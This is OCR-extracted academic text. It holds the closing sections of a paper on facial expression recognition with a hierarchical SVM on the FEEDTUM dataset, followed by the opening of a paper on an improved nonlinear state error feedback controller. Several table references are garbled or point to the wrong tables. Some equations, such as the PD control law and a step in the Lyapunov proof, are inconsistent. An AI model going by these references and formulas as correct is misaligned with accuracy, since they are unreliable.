SVM is used for classification and regression analysis. SVMs exhibit high classification accuracy for small training sets and good generalization performance on date that are very variable and difficult to separate [3].The proposed approach generates hierarchal SVM using RBF kernel [13]. The HSVM framework of the three systems is similar to that shown in Fig. 7**. Notice that** the input feature vectors differ.

The proposed HSVM recognition strategy is processed as an uninformed artificial intelligent search problem. The search tree consists of six SVM that are trained to differentiate accurately among the most common six expressions. The search process based on depth-first algorithm [13] , it starts from the root node and goes through the parent nodes, it ends immediately as soon as the goal achieved, no need to go through all the leaves. Therefore, it reduces the processing time.

As shown in Fig. 14, each SVM examines different input features corresponding to the expressions that are going to be tested. In Fig. 7 the SVM input features are labeled from “A” to “F”, each label indicates specific input features as explained in Table I. Since, for each expression there are governing features that help accurately and quickly to recognize this expression. For example, the root node SVM1 is feed by “A” input features, which are considered a common feature for several expressions. If the SVM1 output result is close to happy or disgust features it leads to SVM2. Otherwise it leads to SVM3. Now, SVM2 node tests the input features “B”, which are considered more specific features and are used to differentiate between two conflicting expressions. Upon SVM2 test result, it decides if the expression is happy or disgust. The process continues, each SVM node examines more details about a pair of confusing expressions. The search process ends as soon as the goal is achieved.




Fig. 14. The HSVM Framework

Table I shows the input vectors of HSVM in the three systems that based on distances, triangles and the proposed system that based on both. The distances from D1 to D43 are shown in fig. 9. The triangles of a face component (eyes, eyebrows, nose, mouth) are triangles that have a landmark point on this component i.e. the triangles of mouth are all triangles that have a landmark point or more on the mouth. At the triangles based system, two triangles were first inputs to the SVM1 are shown in fig.15 .the all face triangles are triangles that adaboost was chosen. The triangles that input to SVM4 and SVM5 in the hybrid system were chosen by adaboost algorithm i.e. the 35 triangles that input to SVM4 were chosen by adaboost algorithm when training it by surprise and fear expressions. The distances in the hybrid system are shown in fig.9.




Fig. 15. The two triangles that first input in the triangles system

TABLE I. THE CLASSIFIERS OF HSVM AND ITS INPUT DISTANCES FOR CLASSIFICATION PROCESS

classifier	**Distance based vector**		**Triangle based vector**		**Hybrid based vector**		***Classification node of classifier***
	Input distances	***No. of input distances***	***Input triangles***	***No. of input triangles***	***Input distances or triangles***	***No. of inputs***	
SVM1	A=D38: D43	6	A=Two triangles of mouth	2	A=D38 :D43	6	SVM2,SVM3
SVM2	B=D28: D43	16	B=All mouth triangles	26	B=D28 :D43	16	Happy, Disgust
SVM3	C=D1:D9	9	C=Eyebrows triangles	20	C=D1: D9	9	SVM4, SVM5
SVM4	D=D9:D43	35	D=All face triangles	80	D=35 triangle	35	Surprise, Fear
SVM5	E=D20: D43	24	E=Eyebrows triangles & nose triangles	38	E=41 triangle	41	sad, SVM6
SVM6	F=D1:D43	43	F=All face triangles	80	F=D1: D43	43	disgust, Anger

V. EXPERIMENTS AND EVALUATION

A series of experiments and tests were conducted using a C++ computer to simulate the previous techniques. Testing was done based on ‘FEEDTUM’ common standard video sequences dataset for six different facial expressions. It contains 385 sequences. Each sequence begins from neutral and ending to its emotion. The proposed approach used 20 video in each expression for training and 344 sequences for testing. In the training the sequences were attached by expression labels. In the testing mode the sequence input to the system without labeling. Table II summarizes the proposed technique, the dynamic points that are tracked as a distance vector, triangle or hybrid ones are shown, and also the input features corresponding to each SVM are shown in Table III.

Table IVV shows the FER accuracy for the six facial expressions based on distance vector only, triangle vectors only and the proposed hybrid technique, the average of these accuracy and the average of processing time. The most important factor of the processing time is the feature vector length. There are the positive relation between the feature vector length and the processing time in the recognition.

Regarding the comparable results introduced in Table VIVII, It can be concluded that the hybrid technique has achieved the tradeoff between high recognition accuracy and low processing time which is the main challenge of real-time video sequences FER.

There are an example that shows that the hybrid system is better than distances system and triangles system. For recognizing the fear expression the feature vector path from SVM1 then SVM3 finally SVM4 the total feature vectors length are calculated for distances system, triangles system and hybrid system as following:

The fear path in the HSVM is:

SVM1→SVM3→SVM4

Calculating the total feature vector length of this path by the numbers of inputs that are shown in table II:

Distance system:
6 distances+ 9 distances + 35 distances=6+9+35=50
Triangle system:
2 triangles+ 20 triangles + 80triangles=2*4+20*4+80*4=408
Hybrid system:
6 distances+ 9 distances+35 triangles=6+9+35*4=155
Note that the number of triangles are multiplied by 4 because each triangle is represented by 4 components as shown in fig.10.

Fig.16 shows the relationship between the feature vector length and the accuracy of fear expression in the three systems.




Fig. 16. The relationship between the feature vector lengths of fear expression and its accuracy in the three systems

TABLE II. RECOGNITION ACCURACY OF ALL EXPRESSIONS IN THE THREE TECHNIQUES

Facial expression	**Feature Tracking algorithm**		
	Distance based vector	***Triangle based vector***	***Hybrid based vector***
Anger	96.3%	100%	100%
Disgust	94.4%	98.1%	94.4%
Happy	100%	100%	100%
Fear	81.5%	90.7%	87%
Sad	90.7%	94.4%	94.4%
Surprise	100%	100%	100%
Overall Accuracy	**93.8%**	**97.2%**	**96%**
Average Processing time	**22 msec**	**256 msec**	**93 msec**

Previous published results using FEEDTUM dataset [8,14] had achieved 93.4% and 94.6% accuracy rates, respectively. Moreover, the feature vector dimension in [1] is larger than the proposed feature vector. The proposed approach achieved an average recognition rate of 93.8%, 97.2% and 96% with 22 msec, 256 msec and 93 msec of distance based vector technique, triangle based vector technique and hybrid based vector technique respectively. The recognition accuracy of each expression is represented graphically in Fig. 17. Moreover, the proposed intelligent hierarchal SVM with hybrid based vector succeed in decreasing the classification correlation between the conflicting expressions as shown in Table VIIIIXX. Finally, Table XIV introduces the comparison between the related work and the proposed system which shows the superiority of the proposed algorithm in terms of FER accuracy.

TABLE III. THE ACCURACIES RATE OF EXPRESSIONS OF THE HYBRID FOR TECHNIQUE

	Anger	**Disgust**	**Happy**	**Fear**	**Sad**	**Surprise**
Anger	100%	0	0	0	0	0
Disgust	0	94.4%	1.9%	0	0	3.7%
Happy	0	0	100%	0	0	0
Fear	0	0	0	87%	3.7%	9.3%
Sad	1.9%	0	0	3.7%	94.4%	0
Surprise	0	0	0	0	0	100%




Fig. 17. The recognition accuracy of all expressions in the three techniques

TABLE IV. THE COMPARISON OF THE RELATED WORK AND THE PROPOSED SYSTEMS

Reference Number	**NO. of expressions**	**Feature extraction technique**	**Classification method**	**Database**	**Accuracy rate**
[3]	Six	Geometric facial feature	SVM	FEEDTUM	90%
[7]	Six	SOM	Neural	FEEDTUM	88.8%
				Cohn -Kanade	91%
[6]	Seven	Geometric and appearance features	Bézier curves	FEEDTUM	78.3%
[8]	Seven	Traditional BP	Cubic Bézier curves.	FEEDTUM	89%
		LSGA-BP			93.4%
[4]	Six	Anthropometric model	HSVM	FEEDTUM	90.5%
[1]	Six	Geometric Triangles based	SVM	Cohn -Kanade	97%
				MUG	95%
[2]	six	Geometric points, distances and triangles	SVM	Cohn -Kanade	96.37%, 96.58% and 97.8%
				MMI	67.64%, 74.31 and 77.22%
				MUG	91.41%, 94.13% and 95.5%
[15]	seven	SPTS	SVM	Cohn-Kanade	66.5%
		Geometry Features			84.7%
		Combination			88.7%
[16]	Six	Diffeomorphic Growth Model	SVM	MMI	96.5%
The proposed Technique	Six	Geometric distances based	HSVM	FEEDTUM	93.8%
		Geometric Triangles based			97.2%
		Hybrid			96%

VI. CONCLUSIONS AND FUTURE WORK

This paper proposed a real time FER from a video sequences based on hybrid feature tracking algorithm and an intelligent HSVM search method. The proposed technique integrated the best well known algorithms in each step. The main goal is to achieve the tradeoff between real time video demands and high recognition accuracy. Hybrid system is implemented to reduce the feature vector dimensionality and intelligent HSVM achieve high accuracy with low processing time. The proposed approach was tested using the standard FEEDTMUM database. FEEDTUM database is difficult to be treated because intra-class confusions. This confusion between some expressions makes it very difficult in recognizing even by human. Despite this limitation, the proposed technique showed good results regarding accuracy and processing time. For future work, the proposed approach may be implemented on real life image sequences instead of the FEEDTUM database. For feature selection some other methods will be considered for more advantages. Moreover, using variance angles of human face may be used for training and testing the new approach.

REFERENCES

[1] D.Ghimire, J.Lee, Z.Li, S.Jeong, S.Park and H.Choi, “Recognition of Facial Expressions Based on Tracking and Selection of Discriminative Geometric Features”, International Journal of Multimedia and Ubiquitous Engineering, Vol.10, NO.3, pp.35-44, 2015.

[2] D.Ghimire, J.Lee, Z.Li, S.Jeong and S.Park, “Recognition of Facial Expressions Based on Salient Geometric Features and Support Vector Machines“ Multimedia Tools and Applications, Vol.1, pp.1-26.2016.

[3] A. Pruski, C. Maaoui and F. Abdat, “Human-Computer Interaction Using Emotion Recognition from Facial Expression”, UKSim 5th European Symposium on Computer Modeling and Simulation, pp. 196-201, 2011.

[4] N.Sadek, N.Hikal and F.Zaki, “Real time facial expression recognition based on hierarchical SVM”, IJICIS, Vol.15, No.3,pp.51-60, 2015

[5] S. S. Bavkar , J. S. Rangole and V. U. Deshmukh “Geometric Approach for Human Emotion Recognition using Facial Expression”, International Journal of Computer Applications, Vol.118, No 14, pp.17-22, 2015

[6] R.KANDEMİR and G.ÖZMEN, “facial expression classification with haar features, geometric features and cubic bézier curves “, IU-JEEE, Vol.13, No.2,pp.1667-1673, 2013

[7] M.Su,C.Yang, S.Lin, D.Huang, Y.Hsieh, and P.Wang, “An SOM-based Automatic Facial Expression Recognition System”, IJSCAI, Vol.2, No.4, pp.45-57, 2013.

[8] M.Alsmadi, “Facial Recognition under Expression Variations”, The International Arab Journal of Information Technology, Vol.13, No.1,pp.133-141, 2016

[9] I.Khan, H.Abdullah and M.Zainal, “Efficient eyes and mouth detection algorithm using combination of viola jones and skin color pixel detection”, International Journal of Engineering and Applied Sciences, Vol.3, No.4,pp.52-60, 2013.

[10] J.Moreira, A.Braun, S.Musse , “Eyes and Eyebrows Detection for Performance Driven Animation”, SIBGRAPI '10 Proceedings of the 2010 23rd SIBGRAPI Conference on Graphics, Patterns and Images, pp.17-24, 2010.

[11] A.Atharifard, and S.Ghofrani,“Robust Component-based Face Detection Using Color Feature”, World Congress on Engineering, Vol.2, No.8,pp.978-988, 2011.

[12] M.Valstar , B.Martinez, X.Binefa “Facial Point Detection using Boosted Regression and Graph Models“, Computer Vision and Pattern Recognition (CVPR), 2010 IEEE Conference on, pp.2729 – 2736, 2010

[13] Ch.Lee , Emily Mower , C.Busso , S.Lee and Sh.Narayanan, “Emotion recognition using a hierarchical binary decision tree approach”, Speech Communication journal , Vol.53,issue 9-10, pp. 1162–1171, 2011.

[14] K.Sikka , A.Dhal and M.Bartlett “Exemplar Hidden Markov Models for Classification of Facial Expressions in Videos”,CVPRW,pp.15-25,2015

[15] C.Gacav and B.Benligiray,” Greedy Search for Descriptive Spatial Face Features”, Proceedings of the 42nd IEEE ICASSP, pp.7-10, 2017.

[16] Y.Guoand G.Zhao,” Dynamic Facial Expression Recognition with Atlas Construction and Sparse Representation”, IEEE Trans Image Process, vol.25, No.5, pp1-16,2016

From PID to Nonlinear State Error Feedback Controller

Wameedh Riyadh Abdul-Adheem
Electrical Engineering Department
College of Engineering, Baghdad University
Baghdad, Iraq

Ibraheem Kasim Ibraheem
Electrical Engineering Department
College of Engineering, Baghdad University
Baghdad, Iraq

***Abstract*—In this paper an improved nonlinear state error feedback controller (INLSEF) has been proposed for perfect reference tracking and minimum control energy. It consists of a nonlinear tracking differentiator together with nonlinear combinations of the error signal. The tracking differentiator generates a set of reference profile for the input signal, which is the signal itself in addition to its derivatives. On the other hand, the 12-parameters nonlinear combinations of the error signal make the INLSEF controller can handles with time-varying and system's nonlinearity. Digital simulation studies have been conducted for the proposed controller and compared with several works from literature survey on two case studies, mass-spring-damper which is a very nonlinear system and nonlinear ball and beam systems. The parameters of the nonlinear combination of the error signal are tuned to satisfy the optimality condition by minimizing the OPI performance index defined in this work. From the simulations results one can conclude that the proposed INLSEF controller performance is better than that of its counterpart in terms of speed and control energy and minimum error. Also, the results showed that the proposed controller is effectively enhancing the stability and performance of the closed loop system.**

Keywords—tracking differentiator; state error feedback; Lyapunov function; asymptotic stability; nonlinear PID

I. Introduction

The proportional-integral-derivative (PID) control algorithm has been being widely used in many industrial process control applications. Due to its simple structure, easy tuning and effectiveness, this technology has been being the tool of choice for so long among practicing engineers; Today, PID control algorithm is used in over 95% of industrial applications. In addition to PID, classical control theory provided additional control blocks such as lead and lag compensators that further enhanced the performance of this error-based control law.

Although its popularity and long term, applied experience shows that the PID technology itself has limitations and shortages as follows, The regular PID control action: $u = k_p e + k_i \int e\, dt + k_d \frac{de}{dt}$ is based on linear combination of the current (P), past (I) and future (D) of the error. The linear combination is not the best one which corresponds to speedily of system response. Secondly, the differential part of the control signal is sensitive to noise. Last but not the least, the input signal $e(t)$ is not smoothly even non-continuous. It is not reasonable that the error e(t) is directly used without any pre-processing in PID algorithm. Finally, the integral part of u(t) is used for eliminating the steady error. But at the same time, it's probably leads to instability of system.

The nonlinear PID controllers are classified into two broad classes according to how the state is affecting the gain. In the first class, the controller gain is directly related to the magnitude of the state, and the second class uses the phase of the state as the parameter to modify the gain of these controllers.

Several applications for NPID controller includes: control of quad-rotor UAV [1], twin rotor MIMO system [2], motion systems [3], and pneumatic actuator system [4]. The Marroquin nonlinear controller in [5] was experimentally demonstrated to give better performance than standard linear control. Han in [6] proposed a control law which could improve the dynamic response velocity, veracity, and robustness of the controlled plant. A nonlinear algorithm was employed in [7] by Huang to realize the nonlinear control for the purpose of enhancing transient stability of the model to be controlled. A nonlinear controller is suggested by Su in 2005 which enhances the performance of the standard linear PID controller [8]. The PID controllers are also combined with fuzzy logic [9-12], neural networks [13-16], or implemented based on fractional order [17-19].

This paper proposes a nonlinear controller known as Improved nonlinear state error feedback controller. The proposed controller derived by combining the nonlinear gains and the PID with a modified structure that includes tracking differentiators. A nonlinear tracking differentiator is used to estimate the plant states, which are required by the nonlinear controllers. The nonlinear tracking differentiator is chosen to attain a high robustness against noise and generate a high-quality differential signal. The controllers has been simulated and tested on two case studies (nonlinear mass-spring-damper and nonlinear ball and beam) in order to investigate their performance in terms of tracking. For the purpose of comparison, the same simulations and experiments are repeated for both types of controller subject to the same data applied to the set-point.

The paper is organized as follows: section II includes the problem statement. Next, in section III a nonlinear controller is presentation. In section IV, the improved nonlinear state error feedback controller structure and mathematical model is completely described, which is followed by a bunch of tested nonlinear SISO plants in section V. A numerical simulation and results discussion example in section VI. Conclusion and remarks are given in section VII.

II. Problem Statement

Consider the following nonlinear control plant model:

$$\left.\begin{aligned} x^{(n)} &= f\left(x, \dot{x}, \dots, x^{(n-1)}\right) + g(x)u \\ y &= x \end{aligned}\right\} \qquad (1)$$

where $x^{(n)}$ is the state vector; y is the measured output variable; u is the scalar control input. The control problem is to provide asymptotical stability of the closed system. In addition, it is necessary to provide the desired quality of the transient processes at the output $y(t)$ of system (1) with minimum control effort and reduction in the chattering phenomenon.

III. The Nonlinear State Feedback Controller

The nonlinear PID (NPID) control has found two broad classes of applications:

1) Nonlinear systems, where NPID control is used to accommodate the nonlinearity, usually to achieve consistent response across a range of conditions.

2) Linear systems, where NPID control is used to achieve performance not achievable by a linear PID control, such as increased damping, reduced rise time for step or rapid inputs, improved tracking accuracy [8].

In this paper, an INLSEF control method with a tracker of differential (TD) is proposed to obtain a low-noise and precise derivative of a specific nonlinear input signal.

With respect to the shortcomings mentioned previously, the possible solutions could be as follows:

1) Tracking differentiator (TD) could be designed so that de/dt would be obtained in a precise way.

2) Appropriate nonlinear control algorithm could be applied [7].

The proposed control scheme is shown in Figure 1 and is described in more details in the subsequent sections.





Fig. 1. The nonlinear state error feedback controller

Lemmas 1:

Consider the observable *n-th* order SISO nonlinear control system in (1) With PD controller, $u = k_p e + k_d \dot{e}$, which is given in Fig. 2 (a). If the system is linearizable (in the sense of Taylor approximation) then the linear control law u could be written in the general form $u = \Psi(e)$ as shown in figure 2 (b). Such that Ψ is sector bounded and satisfy $\Psi(0) = 0$.



(a)

(b)

Fig. 2. The SISO system in lemma 1, (a) Linear combination control law, (b) Nonlinear combinational control law

Proof:

Without loss the generality; consider the following second order nonlinear system

$$\ddot{x} = f(x, \dot{x}) + g(x)u$$
$$y = x$$

Because the system is linearizable then $g(x) = b$; where b is 2×1 vector with constant entries. The control law with the conventional PD controller has the following formula

$$u = k_p e + k_d \dot{e}$$

where $e = r\text{-}y$. By considering $x_1 = x, \dot{x}_1 = x_2$, then system in (1) can be represented as:

$$\dot{x}_1 = x_2$$
$$\dot{x}_2 = f(x_1, x_2) + bu$$
$$y = x_1$$

Also, consider the general formula for a finite time convergent of TD:

$$\lim_{t \to t_f} |z_1 - r| = 0 \quad , \quad \lim_{t \to t_f} |z_2 - \dot{r}| = 0$$

Then

$$e = z_1 \text{-} x_1 \ , \quad \dot{e} = \dot{r} - \dot{x} \ , \quad \dot{e} = z_2 - x_2$$

where t_f is the final time. Finally, the control law takes the following form:

$$u = k_p(z_1 - x_2) + k_d(z_2 - x_2)$$

This formula can be expanded for the *n-th* order systems to take the following form:

$$u = \sum_{i=1}^{n} k_i(z_i - x_i) = \sum_{i=1}^{n} k_i e_i = K^T e$$

Where $k_1 = k_p$, $k_2 = k_d$ and k_i for $i > 2$ is the weighting for the higher derivatives. Then the linear combination can be generalized to nonlinear form:

$$u = \Psi(e)$$

with $\Psi(0) = 0$ since $u(0) = k_p(0)+k_d(0) = 0$

Definition:

A function $\varphi : \boldsymbol{R} \rightarrow \boldsymbol{R}$ is said to be in sector $[k_l, k_u]$ if for all $q \in \boldsymbol{R}$, $p = \varphi(q)$ lies between k_l and k_u

Theorem 1:

Recall the system in lemma (1). The system is stable with the nonlinear controller $\Psi(e)$ if Ψ is sector bounded and odd function.

Proof:

Consider the following *n-th* order system which is controlled by the controller in lemma (1)

$$x^{(n)} = f\left(x, \dot{x}, \dots, x^{(n-1)}\right) + bu$$

It is stable if the matrix $(A - bK)$ is stable.

$$x^{(n)} = f\left(x, \dot{x}, \dots, x^{(n-1)}\right) + b\Psi(e)$$

The linearized state-space system is given as

$$\dot{x} = Ax + b\Psi(e)$$

For $r = 0$ then $z_1 = z_2 = z_n = 0$

$$e = -x$$
$$\dot{x} = Ax + b\Psi(-x)$$
$$\dot{x} = Ax - b\Psi(x)$$

Choose a candidate Lyapunov function as

$$V(x) = 1/2\ x\ T\ x$$

Then,

$$\dot{V}(x) = x^T\dot{x} = x^T(Ax - b\Psi(x))$$
$$\dot{V}(x) = x^TAx - bx^TKx = x^T(A - bK)x$$

It is clear that $\dot{V}(x)$ will be negative definite for stable $A - bK$.

IV. The Improved Nonlinear State Error Feedback (INLSEF) Controller

1) The Improved Nonlinear Tracking Differentiator (INTD)

The improved nonlinear tracking differentiator based on the hyperbolic tangent function is given as follows:

$$\dot{z}_1 = z_2$$
$$\dot{z}_2 = -R^2\,tanh\left(\frac{\beta z_1 - (1-\alpha)v}{\gamma}\right) - Rz_2$$

where z_1 tracking the input v, and z_2 tracking the derivative of input v. the parameters $\alpha, \beta, \gamma,$ and R are the appropriate design parameters, where $0 < \alpha < 1, \beta > 0, \gamma > 0,$ and $R > 0$ [20].

2) The Nonlinear Combination

The nonlinear algorithm using sign and exponential functions has been developed as follows:

$$u_{INLSEF} = \Psi(e) = k(e)^T f(e) + u_{integrator} \qquad (2)$$

Where e is $n \times 1$ state error vector, defined as:

$$e = [e^{(0)} \quad \dots .\, e^{(i)} \dots . \quad e^{(n-1)}]^T$$

$e^{(i)}$ is the *i-th* derivative of the state error, defined as:


$$e^{(i)} = z^{(i)} - x^{(i)}$$

$k(e)$ is the nonlinear gain function, defined as:


$$k(e) = \begin{bmatrix} k(e)_1 \\ \vdots \\ k(e)_i \\ \vdots \\ k(e)_n \end{bmatrix} = \begin{bmatrix} \left(k_{11} + \frac{k_{12}}{1+exp\left(\mu_1(e^{(0)})^2\right)}\right) \\ \vdots \\ \left(k_{i1} + \frac{k_{i2}}{1+exp\left(\mu_n(e^{(i-1)})^2\right)}\right) \\ \vdots \\ \left(k_{n1} + \frac{k_{n2}}{1+exp\left(\mu_n(e^{(n-1)})^2\right)}\right) \end{bmatrix} \qquad (3)$$

The coefficients k_{i1}, k_{i2}, and μ_i are positive constants. The benefit of the nonlinear gain term $k(e)_i$ is to make the nonlinear controller much more sensitive to small. When $e^{(i-1)}$ = 0, $k(e)_i = k_{i1} + k_{i2}/2$, while as $e^{(i-1)}$ goes large enough $k(e)_i \approx k_{i1}$. For values of $e^{(i-1)}$ in between, The nonlinear gain $k(e)_i$ term is bounded in the sector [ki_1, ki_1+ki_2/2], see Fig. 3. The function $f(e)$ is the error function, defined as:

$$f(e) = \left[|e^{(0)}|^{\alpha_1} sign(e) \quad \dots |e^{(i)}|^{\alpha_i} sign\left(e^{(i)}\right) \dots \quad |e^{(n-1)}|^{\alpha_n} sign(e^{(n)})\right]^T$$
(4)




(a)




(b)

Fig. 3. Characteristics of the nonlinear gain function *k(e)* for n=1, (a) $k_{i1} = 20, k_{i2} = 5$ (b) $k_{i1} = 20, \mu = 5$


Equation (4) shows significant features in the nonlinear term $|e|^{\alpha_i}$. For α_i << 1, the term $|e|^{\alpha_1}$ is rapidly switching its state as shown in Fig. 4.a. This feature makes the error function *f(e)* is sensitive for small error values (as shown below). As α_i goes beyond 1, the nonlinear term becomes less sensitive for small variations in e.



